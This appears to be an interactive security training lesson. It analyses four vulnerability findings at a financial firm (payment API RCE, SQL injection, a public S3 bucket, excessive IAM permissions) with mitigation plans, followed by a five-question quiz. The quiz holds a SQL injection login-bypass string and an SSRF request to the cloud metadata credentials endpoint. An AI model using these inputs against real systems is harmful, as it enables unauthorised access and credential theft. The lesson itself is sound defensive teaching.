Instructions: A security scan of a mid-sized financial services firm has returned four vulnerability findings. Click each finding card to explore the complete risk analysis — CVSS context, exploitability, business impact, and a prioritized mitigation plan. Practice explaining WHY each mitigation was selected.

🔴 CVSS 9.8 CVE-2023-XXXX — RCE in Payment Gateway API

Remote Code Execution vulnerability in the firm's payment processing API middleware. Unauthenticated — no credentials required. Public PoC exploit available on GitHub.

🟠 CVSS 7.5 SQL Injection in Customer Portal Login

The customer portal login page does not sanitize user input. A malicious parameter allows authentication bypass and potential access to the customer database.

🟠 CVSS 8.1 Public S3 Bucket — Statement Archive

An AWS S3 bucket containing 18 months of customer account statements is configured for public read access. No sensitive data classified as PII has been confirmed exposed yet.

🟢 CVSS 5.3 Excessive IAM Permissions on Dev Account

A developer IAM account has AdministratorAccess policy attached. The account is used for daily development work and is not subject to MFA enforcement.

🔴 Full Analysis: RCE in Payment Gateway API (CVSS 9.8)

Attack Vector
Network (internet-facing)
Auth Required
None — unauthenticated
Exploit Available
Yes — public GitHub PoC
Business Impact
PCI DSS scope — cardholder data at risk
CIA Impact
C: High / I: High / A: High
Priority
IMMEDIATE — patch within hours
Recommended Mitigation Stack:
1. Emergency patch/update — apply vendor fix immediately 2. WAF virtual patch — block exploit pattern while patching 3. Network segmentation — isolate payment API from other services 4. Rate limiting — restrict API call volume to slow exploitation attempts 5. Enhanced logging — capture all API requests for forensic readiness
A public PoC elevates a CVSS 9.8 to effectively CVSS 10.0 operational priority. Even a one-hour window of exposure is unacceptable for a PCI-scoped system. If patching cannot be completed within the hour, the WAF virtual patch is the immediate compensating control while the emergency patch is prepared and tested.

🟠 Full Analysis: SQL Injection in Customer Portal (CVSS 7.5)

Attack Vector
Network (public-facing web)
Auth Required
None — pre-authentication
Exploit Available
Generic SQLi tools (sqlmap)
Business Impact
Customer PII exposure — GDPR/CCPA scope
CIA Impact
C: High / I: High / A: Low
Priority
HIGH — remediate within 24–48 hours
Recommended Mitigation Stack:
1. Code fix — replace dynamic queries with parameterized queries 2. WAF rule — block SQLi patterns as interim compensating control 3. Input validation — allowlist expected input formats server-side 4. Database least privilege — app account should not have DROP/DELETE rights 5. DAST scanning — validate fix and scan for related injection points
SQL injection is entirely preventable through parameterized queries — this is a secure coding failure, not an advanced attack. The WAF provides temporary protection but is not a substitute for fixing the code. Database least privilege limits the damage if exploitation occurs before patching — an app account with read-only access cannot DROP tables.

🟠 Full Analysis: Public S3 Bucket — Statement Archive (CVSS 8.1)

Attack Vector
Network (public internet)
Auth Required
None — world-readable
Exploit Available
No exploit needed — it's public
Business Impact
Regulatory breach — GLBA / PCI scope
CIA Impact
C: Critical / I: Low / A: Low
Priority
IMMEDIATE — toggle access setting now
Recommended Mitigation Stack:
1. Disable public access — one AWS console click (do this now) 2. Enable S3 bucket logging — determine if data was accessed 3. CSPM alert — configure AWS Config rule to prevent recurrence 4. Legal review — assess notification obligations (GLBA, state breach laws) 5. IAM policy review — who had write access to set this configuration?
This is a classic cloud misconfiguration — no exploit required. The remediation (disabling public access) takes literally one click in the AWS console. The delay in a case like this is never technical; it's the delay in discovery. CSPM tools (AWS Security Hub, Prisma Cloud) provide continuous monitoring to detect this configuration the moment it occurs.

🟢 Full Analysis: Excessive IAM Permissions on Dev Account (CVSS 5.3)

Attack Vector
Credential compromise
Auth Required
Valid AWS credentials needed
Exploit Available
Post-compromise privilege escalation
Business Impact
Full AWS account compromise if credentials stolen
CIA Impact
C: High / I: High / A: High (if credentials stolen)
Priority
HIGH — remediate within 7 days
Recommended Mitigation Stack:
1. Remove AdministratorAccess — replace with scoped developer policy 2. Enforce MFA — mandatory for all IAM users accessing AWS console 3. IAM Access Analyzer — identify all over-permissioned accounts 4. CloudTrail audit — review account activity for anomalies 5. Implement permission boundaries — maximum permissions any role can have
This is a lower CVSS score because credential compromise is required — an attacker can't directly exploit this over the network. But if this developer's credentials are phished or leaked in a breach database, the attacker gains full AWS admin access. The risk is a multiplier: this finding alone may be CVSS 5.3, but combined with a phishing campaign (Lesson 3), it becomes catastrophic. Least privilege is not optional — it is the primary defense against credential compromise scenarios.
Assessment

Knowledge Check: Vulnerabilities & Mitigation

Select the best answer for each question, then submit for graded feedback

Question 1 of 5
A security analyst discovers that the company's customer-facing web application appends user input directly to a SQL query string without sanitization. An attacker could enter ' OR '1'='1 in the login field to bypass authentication. Which vulnerability class does this represent, and what is the PRIMARY code-level mitigation?
Question 2 of 5
A cloud security audit reveals that 14 EC2 instances in a production environment are using IAM instance profiles with AdministratorAccess policies attached. The instances only need to read objects from a specific S3 bucket. Which mitigation strategy MOST directly addresses this finding?
Question 3 of 5
An industrial control system (ICS) that monitors critical manufacturing equipment runs on an operating system that has reached end-of-life and cannot be updated without a $2M equipment replacement project. The system cannot be patched. Which mitigation strategy BEST reduces the risk while the organization plans the replacement?
Question 4 of 5
An attacker sends a crafted HTTP request to a cloud-based web application that causes the application server to make an outbound HTTP request to http://169.254.169.254/latest/meta-data/iam/security-credentials/webapp-role and returns the result to the attacker. What type of vulnerability is this, and what specific risk does it create in a cloud environment?
Question 5 of 5
A penetration tester's report identifies three findings at a regional bank: (1) a CVSS 6.5 vulnerability in an internal HR application with no known public exploit, (2) a CVSS 9.1 vulnerability in the internet-facing customer banking portal with an active exploit in Metasploit, and (3) a CVSS 7.8 vulnerability in a developer test server not connected to production. Based on risk-based patch prioritization, which finding should be remediated FIRST?